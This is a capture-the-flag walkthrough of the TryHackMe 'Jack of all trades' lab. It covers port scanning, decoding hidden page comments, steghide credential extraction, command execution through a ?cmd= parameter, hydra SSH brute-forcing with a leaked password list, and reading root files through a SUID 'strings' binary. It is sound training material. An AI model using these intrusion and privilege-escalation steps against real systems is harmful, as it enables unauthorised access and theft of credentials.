



Jack of all trades

Instructions

Jack is a man of a great many talents. The zoo has employed him to capture the penguins due to his years of penguin-wrangling experience, but all is not as it seems... We must stop him! Can you see through his facade of a forgetful old toymaker and bring this lunatic down?

Enumeration

Nmap

```
(kali㉿kali)-[~]
└─$ sudo nmap -p- --min-rate 5000 -Pn 10.10.83.162
[sudo] password for kali:
Starting Nmap 7.93 ( https://nmap.org ) at 2023-08-09 03:46 EDT
Nmap scan report for 10.10.83.162
Host is up (0.26s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 15.01 seconds
```

```
(kali㉿kali)-[~]
└─$ sudo nmap -sC -sV -A -T4 -Pn -p 22,80 10.10.83.162
[sudo] password for kali:
Starting Nmap 7.93 ( https://nmap.org ) at 2023-08-09 03:46 EDT
Nmap scan report for 10.10.83.162
Host is up (0.25s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  http      Apache httpd 2.4.10 ((Debian))
|_http-server-header: Apache/2.4.10 (Debian)
|_ssh-hostkey: ERROR: Script execution failed (use -d to debug)
|_http-title: Jack-of-all-trades!
80/tcp    open  ssh       OpenSSH 6.7p1 Debian 5 (protocol 2.0)
| ssh-hostkey:
| 1024 13b7f0a114e2d32540ff4b9460c5003d (DSA)
| 2048 910cd643d940c388b1be350bbcb99088 (RSA)
| 256 a3fb09fb5080718f931f8d43971edcab (ECDSA)
|_ 256 6521e74e7c5ae7bcc6ff68caf1cb75e3 (ED25519)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 5.4 (99%), Linux 3.10 - 3.13 (95%), ASUS RT-N56U WAP (Linux 3.4) (95%), Linux 3.16 (9
5%), Linux 3.1 (93%), Linux 3.2 (93%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (92%), Sony Android TV (Andr
oid 5.0) (92%), Android 5.0 - 6.0.1 (Linux 3.4) (92%), Android 5.1 (92%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
```

```
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

```
TRACEROUTE (using port 22/tcp)
```

```
HOP RTT      ADDRESS
1   260.74 ms 10.8.0.1
2   261.23 ms 10.10.83.162
```

```
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 50.97 seconds
```

Surprisingly, the **service** of port **22** and **80** are switched from each other! The **22** is now hosting the **http** service meanwhile the port **80** is carrying the **ssh**.


Port 22 - HTTP service

```
└─(kali㉿kali)-[~/TryHackMe]
└─$ curl http://10.10.83.162:22
<html>
  <head>
    <title>Jack-of-all-trades!</title>
    <link href="assets/style.css" rel="stylesheet" type="text/css">
  </head>
  <body>
    
    <h1>Welcome to Jack-of-all-trades!</h1>
    <main>
      <p>My name is Jack. I'm a toymaker by trade but I can do a little of anything -- hence the name!<br>I specialise in making children's toys (no relation to the big man in the red suit - promise!) but anything you want, feel free to get in contact and I'll see if I can help you out.</p>
      <p>My employment history includes 20 years as a penguin hunter, 5 years as a police officer and 8 months as a chef, but that's all behind me. I'm invested in other pursuits now!</p>
      <p>Please bear with me; I'm old, and at times I can be very forgetful. If you employ me you might find random notes lying around as reminders, but don't worry, I <em>always</em> clear up after myself.</p>
      <p>I love dinosaurs. I have a <em>huge</em> collection of models. Like this one:</p>
      
      <p>I make a lot of models myself, but I also do toys, like this one:</p>
      
      <!--Note to self - If I ever get locked out I can get back in at /recovery.php! -->
      <!-- UmVtZW1iZXIgdG8gd2lzaCBKb2hueSBHcmF2ZXMgd2VsbCB3aXRoIGhpcyBjcmlwdG8gam9iaHVudGluZyEgSGlzIGVudY29kaw5nIHNS5c3RlbXMgYXJlIGFtYXppbmchIEFsc28gZ290dGEgcmlvZ29yZDogdT9XdEtTcmFxCg== -->
      <p>I hope you choose to employ me. I love making new friends!</p>
      <p>Hope to see you soon!</p>
      <p id="signature">Jack</p>
    </main>
  </body>
</html>
```


```
└─(kali㉿kali)-[~/TryHackMe]
└─$ echo "UmVtZW1iZXIgdG8gd2lzaCBKb2hueSBHcmF2ZXMgd2VsbCB3aXRoIGhpcyBjcmlwdG8gam9iaHVudGluZyEgSGlzIGVudY29kaw5nIHNS5c3RlbXMgYXJlIGFtYXppbmchIEFsc28gZ290dGEgcmlvZ29yZDogdT9XdEtTcmFxCg==" | base64 -d
Remember to wish Johnny Graves well with his crypto jobhunting! His encoding systems are amazing! Also gotta remember your password: u?WtKSraq
```

Initiate Foothold


Access the **path** **/recovery.php** mentioned in the **comment** from HTML, you might get this error:



Don't worry! Open a new tab, type `about:config` and it will route you to this page:



Enter the string `network.security.ports.banned.override` into the search bar, if it does not exist like the capture above, choose the `string` type option and press the `+` button to create a new one. After that, enter the port number which is restricted (in this situation is port `22`). Finally, reload the page:



Press **Ctrl + U** or simply use **curl** to capture the HTML script under the page source:

```
(kali@kali)-[~/TryHackMe]
└─$ curl http://10.10.83.162:22/recovery.php

<!DOCTYPE html>
<html>
  <head>
    <title>Recovery Page</title>
    <style>
      body{
        text-align: center;
      }
    </style>
  </head>
  <body>
    <h1>Hello Jack! Did you forget your machine password again?..</h1>
    <form action="/recovery.php" method="POST">
      <label>Username:</label><br>
      <input name="user" type="text"><br>
      <label>Password:</label><br>
      <input name="pass" type="password"><br>
      <input type="submit" value="Submit">
    </form>
    <!-- GQ2TOMRXME3TEN3BGZTDOMRWGUZDANRXG42TMZJWG4ZDANRXG42TOMRSGA3TANRVG4ZDOMJXGI3DCNRXG43DMZJXHE3DMMRQGY3TMMRSG
A3DONZVG4ZDEMBWGU3TENZQGYZDMOJXGI3DKNTDGIYD00JWGI3TINZWGYTEMWU3DKNZSGIYDONJXGY3TCNZRG4ZDMMJSGA3DENRRGIYDMNZXGU3
TEMRQG42TMMRXME3TENRTGZSTONBXGIZDCMRQGU3DEMBXHA3DCNRSGZQTEMBXGU3DENTBGIYDOMZWGI3DKNZUG4ZDMNZXGM3DQNZZGIYDMYZWGI3DQ
MRQZSTMNJXGIZGGMRQGY3DMMRSGA3TKNZSGY2TOMRSG43DMMRQGZSTEMBXGU3TMNRRGY3TGYJSGA3GMNZWGY3TEZJXHE3GGMTGGMZDINZWHE2GGNB
UGMZDINQ= -->

  </body>
</html>
```

For this time, the **base64** decryption does not work with the encrypted string in the comment part.

```
(kali@kali)-[~/TryHackMe]
└─$ echo "GQ2TOMRXME3TEN3BGZTDOMRWGUZDANRXG42TMZJWG4ZDANRXG42TOMRSGA3TANRVG4ZDOMJXGI3DCNRXG43DMZJXHE3DMMRQGY3TMMRSG
A3DONZVG4ZDEMBWGU3TENZQGYZDMOJXGI3DKNTDGIYD00JWGI3TINZWGYTEMWU3DKNZSGIYDONJXGY3TCNZRG4ZDMMJSGA3DENRRGIYDMNZXGU3
TEMRQG42TMMRXME3TENRTGZSTONBXGIZDCMRQGU3DEMBXHA3DCNRSGZQTEMBXGU3DENTBGIYDOMZWGI3DKNZUG4ZDMNZXGM3DQNZZGIYDMYZWGI3D
MRQZSTMNJXGIZGGMRQGY3DMMRSGA3TKNZSGY2TOMRSG43DMMRQGZSTEMBXGU3TMNRRGY3TGYJSGA3GMNZWGY3TEZJXHE3GGMTGGMZDINZWHE2GGNB
UGMZDINQ="
```

```
BUGMZDINQ=" | base64 -d
00V000WM00000C 0VM0000T00C
```

Therefore, I copy the encrypted string and use **CyberChef** to decrypt it with **From Base32** and **From Hex**:

```
Erzrzore gung gur perqragvnyf gb gur erpbirel ybtva ner uvqpra ba gur ubzrcntr! V xabj ubj sbetrqshy lbh ner, fb u
rer'f n uvag: ovg.yL/2GiLD2F
```

Then use **ROT13**:

Remember that the credentials to the recovery login are hidden on the homepage! I know how forgetful you are, so h
ere's a hint: bit.ly/2TvYQ2S

I route to the mentioned link from the above message and it brings me to this page:

← → × 🏠 🔒 https://en.wikipedia.org/wiki/Stegosauria 📄 ☆ 📧 📧 📧 📧 📧 📧

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

≡ 🌐 WIKIPEDIA The Free Encyclopedia 🔍 Create account Log in ...

≡ Stegosauria 🌐 36 languages ▾

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From Wikipedia, the free encyclopedia

Stegosauria is a group of **herbivorous ornithischian dinosaurs** that lived during the **Jurassic** and early **Cretaceous periods**. Stegosaurian fossils have been found mostly in the **Northern Hemisphere**, predominantly in what is now **North America, Europe, Africa, South America** and **Asia**. Their geographical origins are unclear; the earliest unequivocal stegosaurian, *Huayangosaurus taibaii*, lived in China.

Stegosaurians were armored dinosaurs (**thyreophorans**). Originally, they did not differ much from more primitive members of that group, being small, low-slung, running animals protected by armored **scutes**. An early evolutionary innovation was the development of spikes as defensive weapons. Later species, belonging to a subgroup called the **Stegosauridae**, became larger, and developed long hindlimbs that no longer allowed them to run. This increased the importance of active defence by the **thagomizer**, which could ward off even large predators because the tail was in a higher position, pointing horizontally to the rear from the broad pelvis. Stegosaurids had complex arrays of spikes and plates running along their backs, hips and tails.

The first stegosaurian finds in the early 19th century were fragmentary. Better fossil material, of the genus *Dacentrurus*, was discovered in 1874 in England. Soon after, in 1877, the first nearly-complete skeleton was discovered in the United States. Professor **Othniel Charles Marsh** that year classified such specimens in the new genus *Stegosaurus*, from which the group acquired its name, and which is still by far the most famous stegosaurian. During the latter half of the twentieth century, many important Chinese finds were made, representing about half of the presently known diversity of stegosaurians.

Description [edit]

Looking up login.wikimedia.org...

Stegosaurs

Temporal range:
Middle Jurassic - Early Cretaceous, 169–100 Ma

PreЄ CЄ S D C P T K Pg N

Possible **Toarcian, Aalenian and Late Maastrichtian** records in the form of fossil tracks and referred fossils.^{[1][2]}

Mounted skeleton of *Stegosaurus stenops*, Natural History Museum, London

Scientific classification

Domain: **Eukaryota**
Kingdom: **Animalia**
Phylum: **Chordata**
Clade: **Dinosauria**
Clade: **†Ornithischia**

Back to the home page, there is a picture of the **stegosauria** → Download it:

```
(kali㉿kali)-[~/TryHackMe/JackofAllTrades]
└─$ wget http://10.10.83.162:22/assets/stego.jpg
--2023-08-09 04:29:22-- http://10.10.83.162:22/assets/stego.jpg
Connecting to 10.10.83.162:22... connected.
HTTP request sent, awaiting response... 200 OK
Length: 38015 (37K) [image/jpeg]
Saving to: 'stego.jpg'

stego.jpg          100%[=====>]  37.12K  72.5KB/s   in 0.5s

2023-08-09 04:29:23 (72.5 KB/s) - 'stego.jpg' saved [38015/38015]

(kali㉿kali)-[~/TryHackMe/JackofAllTrades]
└─$ ls
stego.jpg

(kali㉿kali)-[~/TryHackMe/JackofAllTrades]
└─$ file stego.jpg
stego.jpg: JPEG image data, JFIF standard 1.01, resolution (DPI), density 72x72, segment length 16, baseline, precision 8, 640x396, components 3

(kali㉿kali)-[~/TryHackMe/JackofAllTrades]
└─$ steghide extract -sf stego.jpg
Enter passphrase:
wrote extracted data to "creds.txt".
```

Use **steghide** to extract the hidden data inside the picture within the password from the home page (**u?WtKSraq**) as the passphrase:

```
(kali㉿kali)-[~/TryHackMe/JackofAllTrades]
└─$ cat creds.txt
Hehe. Gotcha!

You're on the right path, but wrong image!
```

Shh!! It's not the right one! So I try with others in the same home page:

```
(kali㉿kali)-[~/TryHackMe/JackofAllTrades]
└─$ wget http://10.10.83.162:22/assets/jackinthebox.jpg
--2023-08-09 04:32:06-- http://10.10.83.162:22/assets/jackinthebox.jpg
Connecting to 10.10.83.162:22... connected.
HTTP request sent, awaiting response... 200 OK
Length: 80742 (79K) [image/jpeg]
Saving to: 'jackinthebox.jpg'

jackinthebox.jpg   100%[=====>]  78.85K  156KB/s   in 0.5s

2023-08-09 04:32:07 (156 KB/s) - 'jackinthebox.jpg' saved [80742/80742]

(kali㉿kali)-[~/TryHackMe/JackofAllTrades]
└─$ steghide extract -sf jackinthebox.jpg
Enter passphrase:
steghide: could not extract any data with that passphrase!
```

```

(kali㉿kali)-[~/TryHackMe/JackofAllTrades]
└─$ wget http://10.10.83.162:22/assets/header.jpg
--2023-08-09 04:33:16-- http://10.10.83.162:22/assets/header.jpg
Connecting to 10.10.83.162:22... connected.
HTTP request sent, awaiting response... 200 OK
Length: 70273 (69K) [image/jpeg]
Saving to: 'header.jpg'

header.jpg          100%[=====>] 68.63K  135KB/s  in 0.5s

2023-08-09 04:33:17 (135 KB/s) - 'header.jpg' saved [70273/70273]


(kali㉿kali)-[~/TryHackMe/JackofAllTrades]
└─$ steghide extract -sf header.jpg
Enter passphrase:
wrote extracted data to "cms.creds".

(kali㉿kali)-[~/TryHackMe/JackofAllTrades]
└─$ cat cms.creds
Here you go Jack. Good thing you thought ahead!


Username: jackinthebox
Password: TplFxiSHjY

```

Use the above creds to login on path `/recovery.php` and it will route to this page:



As the message said, I embed a parameter `?cmd=` and pass into a command:



OK! It works correctly. Since I have the permission to interact with the target system, It's time to find the way to access the machine through shell and get the first flag

Gain Access → get 1st flag

```

CMD: ?cmd=ls+-l+%20/home/
total 8
drwxr-x--- 3 jack jack 4096 Feb 29 2020 jack
-rw-r--r-- 1 root root 408 Feb 29 2020 jacks_password_list
-rw-r--r-- 1 root root 408 Feb 29 2020 jacks_password_list

```

The final round was duplicated from the previous round → Don't be confused about the last one

```

CMD: ?cmd=cat+%20/home/jacks_password_list
*hc1qAzj+2GC+=0K
eN<A@n^zI?FE$I5,
X<(@zo2XrEN)#MGC
,,aE1K,nw30s,afb
ITMJpGGIqg1jn?>@
0HguX{,fgXPE;8yF
sjRUB4*@pz<*ZITu
[8V7o^gl(Gjt5[WB
yTq0jI$d}Ka<T}PD
Sc.[[2pL<>e)vC4}
9;}#q*,A4wd{<X.T
M41nrFt#PcV=(3%p
GZx.t)H$&awU;S0<
.MVettz]a;&Z;cAC
2fh%i9Pr5YiYIf51
TDF@mdEd3ZQ([hB0
v]XBmwAk8vk5t3EF
9iYZeZGQG9&W4d1
8TIFce;KjrBWTAY^
SeUAwt7EB#fY&+yt
n.FZvJ.x9sYe5s5d
8lN{)g32PG,1?[pM
z@e1PmLmQ%k5sDz@
ow5APF>6r,y4krSo

```

I copy the result and paste it into a wordlist on local machine:

```

└─(kali㉿kali)-[~/TryHackMe/JackofAllTrades]
└─$ cat jacks_password_list
*hc1qAzj+2GC+=0K
eN<A@n^zI?FE$I5,
X<(@zo2XrEN)#MGC
,,aE1K,nw30s,afb
ITMJpGGIqg1jn?>@
0HguX{,fgXPE;8yF
sjRUB4*@pz<*ZITu
[8V7o^gl(Gjt5[WB
yTq0jI$d}Ka<T}PD
Sc.[[2pL<>e)vC4}
9;}#q*,A4wd{<X.T
M41nrFt#PcV=(3%p
GZx.t)H$&awU;S0<
.MVettz]a;&Z;cAC
2fh%i9Pr5YiYIf51
TDF@mdEd3ZQ([hB0
v]XBmwAk8vk5t3EF
9iYZeZGQG9&W4d1
8TIFce;KjrBWTAY^
SeUAwt7EB#fY&+yt
n.FZvJ.x9sYe5s5d
8lN{)g32PG,1?[pM
z@e1PmLmQ%k5sDz@
ow5APF>6r,y4krSo

```

Then using **hydra** to crack the password with **ssh** protocol:

```

└─(kali㉿kali)-[~/TryHackMe/JackofAllTrades]
└─$ hydra -l 'jack' -P jacks_password_list ssh://10.10.231.59:80
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizat
ions, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

```



```
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-08-09 05:12:42
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 24 login tries (l:1/p:24), ~2 tries per task
[DATA] attacking ssh://10.10.231.59:80/
[80][ssh] host: 10.10.231.59 login: jack password: ITMJpGGIqg1jn?>@
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-08-09 05:12:48
```

Note: Remember to define the port `80` or you will get error because the default port of `ssh` service is on `22`.

Use the founded password to login `ssh`:

```
(kali㉿kali)-[~/TryHackMe/JackofAllTrades]
└─$ ssh jack@10.10.231.59 -p 80
The authenticity of host '[10.10.231.59]:80 ([10.10.231.59]:80)' can't be established.
ED25519 key fingerprint is SHA256:bSyXlK+OxeoJlGqap08C5QAC61h1fMG68V+HNoDA9lk.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.10.231.59]:80' (ED25519) to the list of known hosts.
jack@10.10.231.59's password:
jack@jack-of-all-trades:~$ id
uid=1000(jack) gid=1000(jack) groups=1000(jack),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),108(netdev),115(bluetooth),1001(dev)
```

Check the current files/directories located on the current directory, I found the `user.jpg` file → I will transfer it to my own local machine for analyzing:

```
jack@jack-of-all-trades:~$ pwd
/home/jack

jack@jack-of-all-trades:~$ ls -l
total 288
-rwxr-x--- 1 jack jack 293302 Feb 28 2020 user.jpg
```

To transfer the file `user.jpg` to the local machine, I have to start the `ssh` service on local:

```
(kali㉿kali)-[~/TryHackMe/JackofAllTrades]
└─$ service ssh status
● ssh.service - OpenBSD Secure Shell server
   Loaded: loaded (/lib/systemd/system/ssh.service; disabled; preset: disabled)
   Active: inactive (dead)
     Docs: man:sshd(8)
           man:sshd_config(5)

(kali㉿kali)-[~/TryHackMe/JackofAllTrades]
└─$ service ssh start

(kali㉿kali)-[~/TryHackMe/JackofAllTrades]
└─$ service ssh status
● ssh.service - OpenBSD Secure Shell server
   Loaded: loaded (/lib/systemd/system/ssh.service; disabled; preset: disabled)
   Active: active (running) since Wed 2023-08-09 05:22:44 EDT; 2s ago
     Docs: man:sshd(8)
           man:sshd_config(5)
  Process: 699110 ExecStartPre=/usr/sbin/sshd -t (code=exited, status=0/SUCCESS)
    Main PID: 699114 (sshd)
      Tasks: 1 (limit: 4581)
```


```
Memory: 2.9M
CPU: 28ms
CGroup: /system.slice/ssh.service
└─699114 "sshd: /usr/sbin/sshd -D [listener] 0 of 10-100 startups"
```

```
Aug 09 05:22:44 kali systemd[1]: Starting ssh.service - OpenBSD Secure Shell server...
Aug 09 05:22:44 kali sshd[699114]: Server listening on 0.0.0.0 port 22.
Aug 09 05:22:44 kali sshd[699114]: Server listening on :: port 22.
Aug 09 05:22:44 kali systemd[1]: Started ssh.service - OpenBSD Secure Shell server.
```

Then, on the remote server, use `scp` to transfer the file:

```
jack@jack-of-all-trades:~$ scp user.jpg kali@10.8.97.213:/home/kali/TryHackMe/JackofAllTrades/
kali@10.8.97.213's password:
user.jpg                                     100% 286KB 286.4KB/s 00:00
```

I use `display` on linux to view the picture:



⇒ The user flag is: `securi-tay2020_{p3ngu1n-hunt3r-3xtr40rd1n41r3}`

Privilege Escalation → read the root flag

Using `find` to figure out the services that set with `SUID` permission:

```
jack@jack-of-all-trades:~$ find / -perm -04000 2>/dev/null | grep "/usr"
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/pt_chown
/usr/bin/chsh
/usr/bin/at
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/strings
/usr/bin/sudo
/usr/bin/passwd
/usr/bin/gpasswd
/usr/bin/procmail
/usr/sbin/exim4
```

The `/usr/bin/strings` is the vulnerable service that could be exploited because it is not the normal service that should be set with `SUID` (this is the experience that you will have when you are familiar with `SUID` or you can manually check the exploitable services on [GTFOBins](#))

```
jack@jack-of-all-trades:~$ ls /root
ls: cannot open directory /root: Permission denied
```

Even though I don't have the permission to view the files located inside the `/root` path, but with my own experience through a few labs, I guess the root flag is usually stored in the `root.txt` file → Let's try out:

```
jack@jack-of-all-trades:~$ /usr/bin/strings "/root/root.txt"
ToDo:
1.Get new penguin skin rug -- surely they won't miss one or two of those blasted creatures?
2.Make T-Rex model!
3.Meet up with Johny for a pint or two
4.Move the body from the garage, maybe my old buddy Bill from the force can help me hide her?
5.Remember to finish that contract for Lisa.
6.Delete this: securi-tay2020_{6f125d32f38fb8ff9e720d2dbce2210a}
```

Wooh!! I was right!